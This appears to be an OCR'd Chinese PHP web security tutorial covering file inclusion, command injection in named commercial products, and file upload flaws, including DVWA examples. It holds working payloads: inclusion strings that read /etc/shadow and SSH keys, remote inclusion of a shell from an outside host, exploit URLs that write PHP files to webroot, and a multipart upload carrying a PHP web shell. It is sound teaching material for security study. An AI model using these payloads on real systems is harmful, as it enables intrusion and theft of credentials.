                $tpl->fetch($templateFile,$this->tVar,$charset);
            }
            $this->templateFile     =   $templateFile;
            // 获取并清空缓存
            $content = ob_get_clean();
            // 模板内容替换
            $content = $this->templateContentReplace($content);
            // 布局模板解析
            $content = $this->layout($content,$charset,$contentType);
            // 输出模板文件
            return $this->output($content,$display);
        }
```

对包含文件处理：

```
private function parseTemplateFile($templateFile) {
            if(''==$templateFile) {
                // 如果模板文件名为空 按照默认规则定位
                $templateFile = C('TMPL_FILE_NAME');
            }elseif(strpos($templateFile,'@')){
                // 引入其它主题的操作模板 必须带上模块名称 例如
blue@User:add
                $templateFile    =
TMPL_PATH.str_replace(array('@',':'),'/',$templateFile).C('TMPL_TEMPLATE_S
UFFIX');
            }elseif(strpos($templateFile,':')){
                // 引入其它模块的操作模板
                $templateFile    =
TEMPLATE_PATH.'/'.str_replace(':','/',$templateFile).C('TMPL_TEMPLATE_SUF
FIX');
            }elseif(!is_file($templateFile))    {
                // 引入当前模块的其它操作模板
```

```
                $templateFile   =
dirname(C('TMPL_FILE_NAME')).'/'.$templateFile.C('TMPL_TEMPLATE_SUFFIX
');
          }
          if(!file_exists_case($templateFile))

throw_exception(L('_TEMPLATE_NOT_EXIST_').'['.$templateFile.']');
          return  $templateFile;
     }
```



有了包含点，我们需要一个含有我们恶意代码的文件，我们利用 thinphp 的错误日志记录功能：

制造错误：





引用 wooyun 文章

PHP 文件包含漏洞的产生原因是在通过 PHP 的函数引入文件时，由于传入的文件名没有经过合理的校验，从而操作了预想之外的文件，就可能导致意外的文件泄露甚至恶意的代码注入。最常见的就属于本地文件包含（Local File Inclusion）漏洞了。

我们来看下面一段 index.php 代码:

```
if ( $_GET [ 'func' ]) {
include $_GET [ 'func' ];
```

```
} else {
include 'default.php' ;
}
```

程序的本意可能是当提交 url 为 http://example.com/index.php?func=add.php 时，调用 add.php 里面的样式内容和功能。直接访问 http://example.com/index.php 则会包含默认的 default.php
那么问题来了，如果我们提交 http://example.com/index.php?func=upload/pic/evil.jpg ，且 evil.jpg 是由黑客上传到服务器上的一个图片，在图片的末尾添加了恶意的 php 代码，那么恶意的代码就会被引入当前文件执行。

如果被包含的文件中无有效的 php 代码，则会直接把文件内容输出。
在接下来的内容中会以代码样本作为例子，来给大家介绍各种奇葩猥琐的利用姿势
普通本地文件包含

```
include("inc/". $_GET['file']); ?>
```

包含同目录下的文件：

```
?file=.htaccess
```

目录遍历：

```
?file=../../../../../../../../../var/lib/locate.db ?file=../../../../../../../../../var/lib/mlocate/mlocate.db
```

（linux 中这两个文件储存着所有文件的路径，需要 root 权限）

包含错误日志：

```
 ?file=../../../../../../../../../var/log/apache/error.log
```

（试试把 UA 设置为“”来使 payload 进入日志）

获取 web 目录或者其他配置文件：

```
?file=../../../../../../../../../usr/local/apache2/conf/httpd.conf
```

（更多→http://wiki.apache.org/httpd/DistrosDefaultLayout）

包含上传的附件：

```
?file=../attachment/media/xxx.file
```

读取 session 文件：

```
?file=../../../../../../tmp/sess_tnrdo9ub2tsdurntv0pdir1no7
```

（session 文件一般在/tmp 目录下，格式为 sess_[your phpsessid value]，有时候也有可能在/var/lib/php5 之类的，在此之前建议先读取配置文件。在某些特定的情况下如果你能够控制 session 的值，也许你能够获得一个 shell）

如果拥有 root 权限还可以试试读这些东西：

```
/root/.ssh/authorized_keys
/root/.ssh/id_rsa
/root/.ssh/id_rsa.keystore
/root/.ssh/id_rsa.pub
/root/.ssh/known_hosts
/etc/shadow
/root/.bash_history
/root/.mysql_history
/proc/self/fd/fd[0-9]* (文件标识符)
/proc/mounts
/proc/config.gz
```

如果有 phpinfo 可以包含临时文件：

参见

http://hi.baidu.com/mmnwzsdvpkjovwr/item/3f7ceb39965145eea984284el

有限制的本地文件包含

```
include("inc/". $_GET['file'] . ".htm"); ?>
```

%00 截断：

```
?file=../../../../../../../../../etc/passwd%00
```

(需要 magic_quotes_gpc=off，PHP 小于 5.3.4 有效)

%00 截断目录遍历：

```
?file=../../../../../../../../../var/www/%00
```

(需要 magic_quotes_gpc=off，unix 文件系统，比如 FreeBSD，OpenBSD，NetBSD，Solaris)

路径长度截断：

```
?file=../../../../../../../../../etc/passwd/./././././.[…]/./././././.
```

(php 版本小于 5.2.8(?)可以成功，linux 需要文件名长于 4096，windows 需要长于 256

点号截断：

```
?file=../../../../../../../../../boot.ini/………[…]…………
```

(php 版本小于 5.2.8(?)可以成功，只适用 windows，点号需要长于 256)

普通远程文件包含

```
include($_GET['file']); ?>
```

远程代码执行：

```
?file=[http|https|ftp]://example.com/shell.txt
```

(需要 allow_url_fopen=On 并且 allow_url_include=On)

利用 php 流 input：

```
?file=php://input
```

(需要 allow_url_include=On，详细→
http://php.net/manual/en/wrappers.php.php)

利用 php 流 filter：

```
?file=php://filter/convert.base64-encode/resource=index.php
```

(同上)

利用 data URIs：

```
?file=data://text/plain;base64,SSBsb3ZlIFBIUAo=
```

(需要 allow_url_include=On)

利用 XSS 执行任意代码：

```
?file=http://127.0.0.1/path/xss.php?xss=phpcode
```

(需要 allow_url_fopen=On ,allow_url_include=On 并且防火墙或者白名单不允许访问外网时，先在同站点找一个 XSS 漏洞，包含这个页面，就可以注入恶意代码了。条件非常极端和特殊- -)

有限制的远程文件包含

```
include($_GET['file'] . ".htm"); ?>
```

```
?file=http://example.com/shell
?file=http://example.com/shell.txt?
?file=http://example.com/shell.txt%23
```

(需要 allow_url_fopen=On 并且 allow_url_include=On)

?file=\evilshare\shell.php (只需要 allow_url_include=On)

远程命令执行

惠尔顿上网行为管理系统命令执行

作者：xfkxfk



文件/base/stats/realtime/user_prohibit_internet.php

```
<?php
        $ip = $_REQUEST['ip'];
        $duration = $_REQUEST['duration'];
        if($duration=="" || $duration==0){
                $str = "ipset -A drop_user ".$ip;
        }else{
                $duration = $duration*60;
                $str = "ipset -A drop_user
".$ip.",".$duration;
        }
```

```
        exec($str);
        $name = "禁止上网用户:".$ip;
        writeSysLog($name);
?>
```

`$ip = $_REQUEST['ip'];`

`$str = "ipset -A drop_user ".$ip;`

`exec($str);`
直接执行命令

第二处命令执行：
文件/base//stats/realtime/underLineUser.php

```
<?php
        exec("ipset -nL drop_user", $drop_user);
        $identifier =
htmlobject_request('identifier');
        if($identifier == '') {
                $identifier = array();
        }
        switch (htmlobject_request('action')) {
                case '允许上网':
                        for($i = 0;
$i<count($identifier); $i++){
                                exec("ipset -D
drop_user ".$identifier[$i]);
                                $name = "禁止上网用户列表
中 允许上网的 IP:".$identifier[$i];
                                writeSysLog($name);
                        }
```

```
        print("<script>window.location.href='underLineUser.php';</script>");
                break;
        }
```

看代码里面：$identifier = htmlobject_request('identifier');
然后$identifier 进入 exec 里面了
跟进 htmlobject_request 函数：

```
function htmlobject_request($arg)
{
        if (isset($_REQUEST[$arg]))
                        return $_REQUEST[$arg];
        else
                        return '';
}
```

不懂那这个函数来干啥用的



还是参数$identifier 的值直接进入 exec，一样暴力的命令执行。
EXP：

```
https://**.**.**.**/base/stats/realtime/underLineUser.php?action=允许上网&identifier[]=123;echo '<?php
```

```
phpinfo();?>'>/usr/local/WholetonTM/htdocs/111111.ph
p
```

文件/base/tpl/delectSSLL.php

```
<?php
$ssl_dir =
"/usr/local/WholetonTM/triton/conf/URL/ssl/";
$id =$_REQUEST['id'];
exec ("rm ".$ssl_dir.$id);
ECHO "rm ".$ssl_dir.$id;
?>
```

这里 id 可控，直接进入 exec 执行

```
https://**.**.**.**/base/tpl/delectSSLL.php?id=;echo
'333333'>/usr/local/WholetonTM/htdocs/333333.php
```

第二处命令执行：
文件/base/vpn/download_nodes.php

```
<?php
        $upload_dir = str_replace(";", "",
$_REQUEST['file']);
        $upload_file = "nodes";
        $fp   =   fopen($upload_dir.$upload_file, "r
");
        Header( "Content-type:
application/octet-stream ");
        Header( "Accept-Ranges:   bytes ");
        Header( "Accept-Length:
".filesize($upload_dir.$upload_file));
```

```
        Header( "Content-Disposition:   attachment;
filename=".$upload_file);
        echo
fread($fp,filesize($upload_dir.$upload_file));
        fclose($fp);
        exec("rm ".$upload_dir.$upload_file);
exit;
?>
```

变量 upload_dir 可控，而且还进行了过滤，但是不影响

上海格尔安全认证网关管理系统命令执行

作者：xfkxfk

文件/kssl/kssl/WEBUI/www/api/service.php

```
<?php
        include_once "../global/common.php";
        include_once "../ssl/service_helper.php";
        /*      处理 GET 请求      */
        $service_path = $_GET['service_path'];
        switch( $_GET['service_action'] )
        {
                case 'start': {
                        if ( true ==
start_service($service_path) ) {
                                $retry_limit = 10;
```

```
                                        $state_expected = '已启
动';
                                        WEBUI_log( LOG_INFO, "
启动代理服务$service_path"."成功" );
                              }
                              else {
                                        WEBUI_log( LOG_INFO, "
启动代理服务$service_path" );
                              }
                              while( $service_path != "" &&
$retry_limit > 0 ) {
                                        $state =
status_service($service_path);
                                        /*       如果 HRP 状态达到
了期望值，则中止重试操作     */
                                        if( $state ==
$state_expected ) {
                                                  break;
                                        }
                                        else {
                                                  sleep(1);

          $retry_limit--;
                                        }
                              }
                              break;
                    }
                    case 'stop': {
                              if ( true ==
stop_service($service_path) ) {
                                        $retry_limit = 10;
                                        $state_expected = '已停
止';
```

```
                                WEBUI_log( LOG_INFO, "
停止代理服务$service_path"."成功" );
                        }
                        else {
                                WEBUI_log( LOG_INFO, "
停止代理服务$service_path" );
                        }
                        while( $service_path != "" &&
$retry_limit > 0 ) {
                                $state =
status_service($service_path);
                                /*      如果 HRP 状态达到
了期望值，则中止重试操作    */
                                if( $state ==
$state_expected ) {
                                        break;
                                }
                                else {
                                        sleep(1);


        $retry_limit--;
                                }
                        }
                        break;
                }
                case 'download': {
                        $proxy =
get_proxy($service_path);

                        $usermap_url =
$proxy['usermap_url'];

        if( WEBUI_exec( "$SSL_DIR/bin/hrp-download-use
rmap.sh $SSL_DIR/cfg/$service_path", true ) ) {
```

```
                                WEBUI_log( LOG_INFO, "
从$usermap_url"."下载代理服务$service_path"."的用户映射策
略成功" );
                        }
                        else {
                                WEBUI_log( LOG_ERR, "从
$usermap_url"."下载代理服务$service_path"."的用户映射策略
失败" );
                        }

                        $acl_url = $proxy['acl_url'];
                        echo "<script
language='JavaScript'>";

        if( WEBUI_exec( "$SSL_DIR/bin/hrp-download-acl.
sh $SSL_DIR/cfg/$service_path", true ) ) {
                                WEBUI_log( LOG_INFO, "
从$acl_url"."下载代理服务$service_path"."的 ACL 策略成功
" );
                                echo "window.alert(\"激
活策略成功\");";
                        }
                        else {
                                WEBUI_log( LOG_ERR, "从
$acl_url"."下载代理服务$service_path"."的 ACL 策略失败" );
                                echo "window.alert(\"激
活策略失败\");";
                        }
                        echo "window.close();";
                        echo "</script>";
                        break;
                }
                case 'user': {
```

```
                        if ( '已启动' !=
status_service($service_path) ) {
                                echo "服务未启动";
                                break;
                        }
                        $proxy =
get_proxy($service_path);
                        $mrtg_enable =
$proxy['mrtg_enable'];
                        $mrtg_ip = $proxy['mrtg_ip'];
                        $mrtg_port =
$proxy['mrtg_port'];
                        if ( $mrtg_enable == 'On' ) {
                                system( "curl
http://$mrtg_ip:$mrtg_port/?ssl" );
                        }
                        else {
                                echo "实时状态查看功能未开
启";
                        }
                        break;
                }
                default:
                        WEBUI_alert("无效参数:
service_action=".$_GET['service_action']);
        }
?>
```

注意这里的参数$service_path = $_GET['service_path'];

最后$service_path 进入函数 start_service，stop_service，status_service

这些函数的定义在文件 /kssl/kssl/WEBUI/www/ssl/service_helper.php，跟进

```
function start_service( $service_path )
{
        global $SSL_DIR;
        global $PMONITOR_DIR;
        /*      先检查 HRP 的配置文件，再运行 PMonitor，错误
定义见 hrp-can-start.sh 脚本的注释 */
        exec( "$SSL_DIR/bin/hrp-can-start.sh
/kssl/HRP/cfg/$service_path 2>&1", $results, $ret );
        switch( $ret ) {
        case 0:

        WEBUI_exec( "$PMONITOR_DIR/bin/PMonitor --run
-f $SSL_DIR/cfg/".$service_path."/PMonitor.conf >
/dev/null", true );
                return true;
        case 1:
                WEBUI_alert( "配置文件不存在，不能启动服
务:" );
                return false;
        case 2:
                WEBUI_alert( "本机现在处于双机热备的待机状
态，不能启动服务" );
                return false;
        case 3:
                WEBUI_alert("使用了网络配置中不存在的 IP 地
址，不能启动服务" );
                return false;
        case 4:
                WEBUI_alert( "监听的端口已经被其他程序所使
用，不能启动服务" );
                return false;
        case 5:


        WEBUI_exec( "$SSL_DIR/bin/hrp-can-start.sh
```

```
/kssl/HRP/cfg/$service_path 2>&1", true, "配置文件不完整,
或者进行了错误配置" );
                return false;
        }
}
function stop_service( $service_path )
{
        global $SSL_DIR;
        global $PMONITOR_DIR;
        WEBUI_exec( "$PMONITOR_DIR/bin/PMonitor --kill
-f $SSL_DIR/cfg/".$service_path."/PMonitor.conf",
true );
}
function status_service( $service_path )
{
        global $PMONITOR_DIR;

        exec( "$PMONITOR_DIR/bin/PMonitor -l | grep
\"HRP_$service_path \" | awk -F= '{print $3}'", $results,
$ret );
        switch( $results[0] ) {
                case "":
                        return "已停止";
                case "NORMAL":
                        return "已启动";
                case "INIT":
                case "RETRYING":
                        return "启动中";
        }
}
```

由于 status_service 函数中命令有双引号保护，双引号被转义，导致利用失败

看看start_service和stop_service函数，
$service_path进入了WEBUI_exec，跟进此函数



文件/kssl/kssl/WEBUI/www/global/common.php

```
function WEBUI_exec( $cmd, $show_err = false, $note =
'' )
{
        exec( $cmd, $results, $ret );
        if( $ret != 0 ) {
                if( $show_err ) {
                        $err = '执行 '.$cmd.' 命令失败';
                        foreach ( $results as
$err_line ) {
//2007-5-8 yanhm bugfix for 0005289:错误信息太多 +{{
                                //错误信息中删去命令帮助信
息
                                if ( strncmp($err_line,
"Usage", 5) != 0 )
                                        break;
//}}
                                $err = $err.',
'.$err_line;
                        }
```

```
                    WEBUI_alert( "$note:$err" );
                }

                return false;
        }
        return true;
}
```

最终进入了 exec 中，导致命令执行

所以当 service_action=start 和 service_action=stop 时存在两处命令执行漏洞

文件上传漏洞

在网站的运营过程中，不可避免地要对网站的某些页面或者内容进行更新，这时便需要使用到网站的文件上传的功能。如果不对被上传的文件进行限制或者限制被绕过，该功能便有可能会被利用于上传可执行文件、脚本到服务器上，进而进一步导致服务器沦陷。

导致文件上传的漏洞的原因较多，主要包括以下几类：

1. 服务器配置不当
2. 开源编辑器上传漏洞
3. 本地文件上传限制被绕过
4. 过滤不严或被绕过
5. 文件解析漏洞导致文件执行
6. 文件路径截断

服务器配置不当

当服务器配置不当时，在不需要上传页面的情况下便可导致任意文件上传

开源编辑器上传漏洞

很多开源的编辑器历史上都有不同的上传漏洞，包括但不只限于CKEditor,CKEditor 的文件上传漏洞

本地文件上传限制被绕过

只在客户端浏览器上做了文件限制而没有在远程的服务器上做限制，只需要修改数据包就
可以轻松绕过限制。

过滤不严或被绕过

有些网站上使用了黑名单过滤掉了一些关键的可执行文件脚本后缀等，但黑名单不全或者被绕过，导致可执行脚本文件被上传到服务器上，执行。
如在服务器后端过滤掉了后缀为.php 的文件，但并没有过滤掉.php3 等其他可执行文件脚本后缀，攻击者就可以上传带有其他的可执行文件脚本本后缀的恶意文件到服务器上。
常用的一些可执行的文件脚本的后缀
php php2 php3 php5 phtml asp aspx ascx jsp jspx
在某些情况下由于管理员错误的服务器配置（将.html 后缀的文件使用

php 进行解析等）会导致.html、.xml 等静态页面后缀的文件也可被执行。
在上传文件保存磁盘为 NTFS 格式时可通过::$DATA 绕过黑名单限制
有时服务器只对第一个被上传的文件进行了检查，这时通过同时上传多个文件并将恶意文件掺杂进其中也可绕过服务器的过滤。

文件解析漏洞导致文件执行
当服务器上存在文件解析漏洞时，合法的文件名便可导致带有恶意代码的文件被执行

文件路径截断
在上传的文件中使用一些特殊的符号，使得文件被上传到服务器中时路径被截断从而控制文件路径。
常用的进行文件路径截断的字符如下
\0?%00
在可以控制文件路径的情况下，使用超长的文件路径也有可能会导致文件路径截断。

任意上传漏洞原理
　　由于文件上传功能实现代码没有严格限制用户上传的文件后缀以及文件类型，导致允许攻击者向某个可通过 Web 访问的目录上传任意 PHP 文件，并能够将这些文件传递给 PHP 解释器，就可以在远程服务器上执行任意 PHP 脚本。
任意文件上传漏洞实例:
　　以下代码会处理上传的文件，并将它们移到 Web 根目录下的一个目录中。
攻击者可以将任意的 PHP 源文件上传到该程序中，并随后从服务器中请求这些文件，会在远程服务器上执行恶意文件。

```
<?PHP
if(isset($_POST["form"])){
	$uploadfile = "upfiles/".$_FILES['upfile']['name'];
	move_uploaded_file($_FILES['upfile']['tmp_name'], $uploadf
ile);//没有检查文件类型就直接上传
	print_r($_FILES);
	 die();
 }
?>
```

即使程序将上传的文件存储在一个无法通过 Web 访问的目录中，攻击者仍然有可能通过向服务器环境引入恶意内容来发动其他攻击。 如果程序容易出现文件包含漏洞，那么攻击者就可能上传带恶意内容的文件，并利用另一种漏洞促使程序读取或执行该文件，形成“二次攻击”。

文件上传案例

PHP 文件上传通常会使用 move_uploaded_file，也可以找到文件上传的程序进行具体分析

一套 web 应用程序，一般都会提供文件上传的功能，方便来访者上传一些文件。

下面是一个简单的文件上传表单

```
<form action="upload.php" method="post" enctype="multipa
rt/form-data" name="form1">
<input type="file" name="file1" /><br />
<input type="submit" value="上传文件" />
<input type="hidden" name="MAX_FILE_SIZE" value="1024" /
>
</form>
```

php 的配置文件 php.ini，其中选项 upload_max_filesize 指定允许上传的文件大小，默认是 2M

$_FILES 数组变量

PHP 使用变量$_FILES 来上传文件，$_FILES 是一个数组。如果上传 test.txt，那么$_FILES 数组的内容为：

```
$FILES
Array
{
[file] => Array
{
[name] => test.txt //文件名称
[type] => text/plain //MIME 类型
[tmp_name] => /tmp/php5D.tmp //临时文件
[error] => 0 //错误信息
[size] => 536 //文件大小，单位字节
}
}
```

如果上传文件按钮的 name 属性值为 file

```
<input type="file" name="file" />
```

那么使用$_FILES['file']['name']来获得客户端上传文件名称，不包含路径。使用$_FILES['file']['tmp_name']来获得服务端保存上传文件的临时文件路径

存放上传文件的文件夹

PHP 不会直接将上传文件放到网站根目录中，而是保存为一个临时文件，名称就是$_FILES['file']['tmp_name']的值，开发者必须把这个临时文件复制到存放的网站文件夹中。

$_FILES['file']['tmp_name']的值是由 PHP 设置的，与文件原始名称不一样，开发者必须使用$_FILES['file']['name']来取得上传文件的原始名称。

上传文件时的错误信息

$_FILES['file']['error']变量用来保存上传文件时的错误信息，它的值如下：

错误信息	数值	说 明
UPLOAD_ERR_OK	0	没有错误
UPLOAD_ERR_INI_SIZE	1	上传文件的大小超过 php.ini 的设置
UPLOAD_ERR_FROM_SIZE	2	上传文件的大小超过 HTML 表单中 MAX_FILE_SIZE 的值
UPLOAD_ERR_PARTIAL	3	只上传部分的文件
UPLOAD_ERR_NO_FILE	4	没有文件上传

文件上传漏洞

如果提供给网站访问者上传图片的功能，那必须小心访问者上传的实际可能不是图片，而是可以指定的 PHP 程序。如果存放图片的目录是一个开放的文件夹，则入侵者就可以远程执行上传的 PHP 文件来进行攻击。

下面是一个简单的文件上传例子：

```
<?php // 设置上传文件的目录
$uploaddir = "D:/www/images/";
// 检查 file 是否存在
if (isset($_FILES['file1']))
{
// 要放在网站目录中的完整路径，包含文件名
$uploadfile = $uploaddir . $_FILES['file1']['name'];
// 将服务器存放的路径，移动到真实文件名
move_uploaded_file($_FILES['file1']['tmp_name'], $uploadfile);
} ?> ......
<form method="post" enctype="multipart/form-data" name="
form1">
<input type="file" name="file1" /><br />
 <input type="submit" value="上传文件" />
```

```
<input type="hidden" name="MAX_FILE_SIZE" value="1024" />
</form>
```
这个例子没有检验文件后缀，可以上传任意文件，很明显的上传漏洞

《DVWA 的分析与测试 7(File Upload)》

信息来源于：CodeSec Team

直接看 low 把

```
<?php
   if (isset($_POST['Upload'])) {
           $target_path = DVWA_WEB_PAGE_TO_ROOT."hackable/uploads/";
           $target_path = $target_path . basename( $_FILES['uploaded']['name']);
           if(!move_uploaded_file($_FILES['uploaded']['tmp_name'], $target_path)) {
               echo '<pre>';
               echo 'Your image was not uploaded.';
               echo '</pre>';
             } else {
               echo '<pre>';
               echo $target_path . ' succesfully uploaded!';
               echo '</pre>';
           }
       }
?>
```

可谓 远古时代的代码了，直接上传 php 马

看 Medium 把

```
<?php
   if (isset($_POST['Upload'])) {
           $target_path = DVWA_WEB_PAGE_TO_ROOT."hackable/
uploads/";
           $target_path = $target_path . basename($_FILES['uploa
ded']['name']);
           $uploaded_name = $_FILES['uploaded']['name'];
           $uploaded_type = $_FILES['uploaded']['type'];
           $uploaded_size = $_FILES['uploaded']['size'];
           if (($uploaded_type == "image/jpeg") && ($uploaded_s
ize < 100000)){
               if(!move_uploaded_file($_FILES['uploaded']['tmp_nam
e'], $target_path)) {
                   echo '<pre>';
                   echo 'Your image was not uploaded.';
                   echo '</pre>';
                 } else {
                   echo '<pre>';
                   echo $target_path . ' succesfully uploaded!';
                   echo '</pre>';
                   }
           }
           else{
               echo '<pre>Your image was not uploaded.</pre>';
           }
       }
?>
```

High 级代码依然是 白名单思路过滤

```
<?php
if (isset($_POST['Upload'])) {
        $target_path = DVWA_WEB_PAGE_TO_ROOT."hackable/
uploads/";
        $target_path = $target_path . basename($_FILES['uploa
ded']['name']);
        $uploaded_name = $_FILES['uploaded']['name'];
        $uploaded_ext = substr($uploaded_name, strrpos($upl
oaded_name, '.') + 1);
        $uploaded_size = $_FILES['uploaded']['size'];
        if (($uploaded_ext == "jpg" || $uploaded_ext == "JPG" ||
 $uploaded_ext == "jpeg" || $uploaded_ext == "JPEG") && ($u
ploaded_size < 100000)){
            if(!move_uploaded_file($_FILES['uploaded']['tmp_nam
e'], $target_path)) {
                echo '<pre>';
                echo 'Your image was not uploaded.';
                echo '</pre>';
              } else {
                echo '<pre>';
                echo $target_path . ' succesfully uploaded!';
                echo '</pre>';
                }
        }
        else{
            echo '<pre>';
            echo 'Your image was not uploaded.';
            echo '</pre>';
        }
    }
```

```
?>
```

MIME 类型

```
<form action="up2.php" method="post"
enctype="multipart/form-data">
<label for="file">Filename:</label>
<input type="file" name="file" id="file" />
<br />
<input type="submit" name="submit" value="Submit" />
</form>
<?php
if ((($_FILES["file"]["type"] == "image/gif")
|| ($_FILES["file"]["type"] == "image/jpeg")
|| ($_FILES["file"]["type"] == "image/pjpeg"))
&& ($_FILES["file"]["size"] < 20000)) {
 if ($_FILES["file"]["error"] > 0)  {
   echo "Return Code: " . $_FILES["file"]["error"] . "<br />";
   }
 else {
   echo "Upload: " . $_FILES["file"]["name"] . "<br />";
   echo "Type: " . $_FILES["file"]["type"] . "<br />";
   echo "Size: " . ($_FILES["file"]["size"] / 1024) . " Kb<br />";
   echo "Temp file: " . $_FILES["file"]["tmp_name"] . "<br />";
   if (file_exists("./" . $_FILES["file"]["name"])) {
     echo $_FILES["file"]["name"] . " already exists. ";
     }
   else {
     move_uploaded_file($_FILES["file"]["tmp_name"],
     "./" . $_FILES["file"]["name"]);
     echo "Stored in: " . "./" . $_FILES["file"]["name"];
     }
```


```
    }
  }
else {
  echo "Invalid file";
  }
?>
```

在这个脚本中，我们增加了对文件上传的限制。用户只能上传 .gif 或 .jpeg 文件，需要浏览器提供该信息的支持

用 BS 抓包 如下：

```
POST /up2.php HTTP/1.1
Host: 5.5.5.2
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:2.0) Gecko/20100101 Firefox/4.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip, deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 115
Proxy-Connection: keep-alive
Referer: http://5.5.5.2/up2.php
Content-Type:multipart/form-data; boundary=---------------------------6537129554217994941264651983
Content-Length: 359
-----------------------------6537129554217994941264651983
Content-Disposition: form-data; name="file"; filename="1.gif"
Content-Type: image/gif
<?php system($_GET['cmd']); ?>
-----------------------------6537129554217994941264651983
```

```
Content-Disposition: form-data; name="submit"
Submit
-----------------------------6537129554217994941264651983--
```



防范方式：

1. 使用白名单方式检测文件后缀
2. 上传之后按时间能算法生成文件名称
3. 上传目录脚本文件不可执行
4. 注意%00 截断

中国联通客服平台任意文件上传

作者：only_guest

```
/**
 * uploadFlash.php
 * Flash 文件上传.
 */
require_once('../global.inc.php');

//operateId=1 上传,operateId=2 获取地址.
$operateId = intval($_REQUEST['operateId']);
if(empty($operateId)) exit;

if($operateId == 1){
            $date = date("Ymd");
            $dest = $CONFIG->basePath."data/files/".$date."/";
            $COMMON->createDir($dest);
            //if (!is_dir($dest)) mkdir($dest, 0777);

            $nameExt =
strtolower($COMMON->getFileExtName($_FILES['Filedata']['name']));

            $allowedType = array('jpg', 'gif', 'bmp', 'png', 'jpeg');

            if(!in_array($nameExt, $allowedType)){
                        $msg = 0;
            }
            if(empty($msg)){
                        $filename = getmicrotime().'.'.$nameExt;
                        $file_url =
urlencode($CONFIG->baseUrl.'data/files/'.$date."/".$filename);

                        $filename = $dest.$filename;
                        if(empty($_FILES['Filedata']['error'])){

            move_uploaded_file($_FILES['Filedata']['tmp_name'],$filename);
                        }
```

存在逻辑错误.可以导致任意文件上传.

```
                        if (file_exists($filename)){
                                    //$msg = 1;
                                    $msg = $file_url;
                                    @chmod($filename, 0444);
                        }else{
                                    $msg = 0;
                        }
            }
            $outMsg = "fileUrl=".$msg;
            $_SESSION["eoutmsg"] = $outMsg;
            exit;
}else if($operateId == 2){
            $outMsg = $_SESSION["eoutmsg"];
            if(!empty($outMsg)){
                        session_unregister("eoutmsg");
                        echo '&'.$outMsg;
                        exit;
            }else{
                        echo "&fileUrl=0";
                        exit;
            }
}

function getmicrotime(){
     list($usec, $sec) = explode(" ",microtime());
     return ((float)$usec + (float)$sec);
}

?>
```

存在逻辑错误.可以导致任意文件上传.

用友 ICC 网站客服系统任意文件上传漏洞

作者：Jannock

/home/ecccs/web/5107/upload/screenImagesSave.php(相关上传的也同样有)

```
<?php
/**
 * screenImagesSave.php
 *
 */
require_once('../global.inc.php');
//get request.
$ft = intval($_REQUEST['ft']);
/*

chdir($CONFIG["canned_file_tmp"]);
exec("rm -rf *");
*/

$date = date("Ymd");
$dest = $CONFIG->basePath.'data/files/'.$date."/";
if (!is_dir($dest))    mkdir($dest, 0777);
$filename = paramsFmt(urldecode($_GET["filename"]));
$nameExt =
strtolower($COMMON->getFileExtName($_FILES['file']['
name']));
$unallowedType = array('php', 'jsp', 'asp', 'sh', 'pl',
'js', 'jar', 'jad', 'class', 'java');
if(in_array($nameExt, $unallowedType)){
        if($ft == '1'){
                echo 'pe';
```

```
        }else if($ft == '2'){
                echo 'fe';
        }
        exit;
}
/*
if (empty($filename)) $filename =
date("Ymdhms")."_noname.file";
echo $date."/".$filename;
*/
$filenameNew = $dest.$filename;
if(empty($_FILES["file"]['error'])){
        move_uploaded_file($_FILES["file"]["tmp_name"]
,$filenameNew);
}
if(file_exists($filenameNew)){
        echo(urlencode($CONFIG->baseUrl.'data/files/'.
$date."/".$filename));
        @chmod($filenameNew, 0444);
}else{
        if($ft == '1'){
                echo 'pe';
        }else if($ft == '2'){
                echo 'fe';
        }
}
?>
```

注意到 filename 没有？有验证上传文件的类型，但保存的文件名却为：filename GET 的参数。

<form id="QuickSearch" name="QuickSearch"
enctype="multipart/form-data" method="post"

action="http://xxx.xxxx.com/5107/upload/screenImagesSave.php?filename=xx.php">
<input type="file" name="file">
<input type="submit" name="QuickSearchBtn" value="上传">
</form>

上传一个 jpg 的图片木马，即上传成功为 xx.php 的马。

泛微 Eoffice 任意文件上传

作者：Bear baby

1.文件位置：/webservice/upload.php。相关代码如下：

```
<?php
include_once( "inc/utility_all.php" );
$pathInfor = pathinfo( $_FILES['file']['tmp_name'] );
$extension = $pathInfor['extension'];
$role = UPLOADROLE;
$attachmentID = createfiledir( );
global $ATTACH_PATH;
$path = $ATTACH_PATH.$attachmentID;
if ( !file_exists( $path ) )
{
                              mkdir( $path, 448 );
}
$attachmentName = $_FILES['file']['tmp_name'];
$fileName = $path."/".$_FILES['file']['name'];
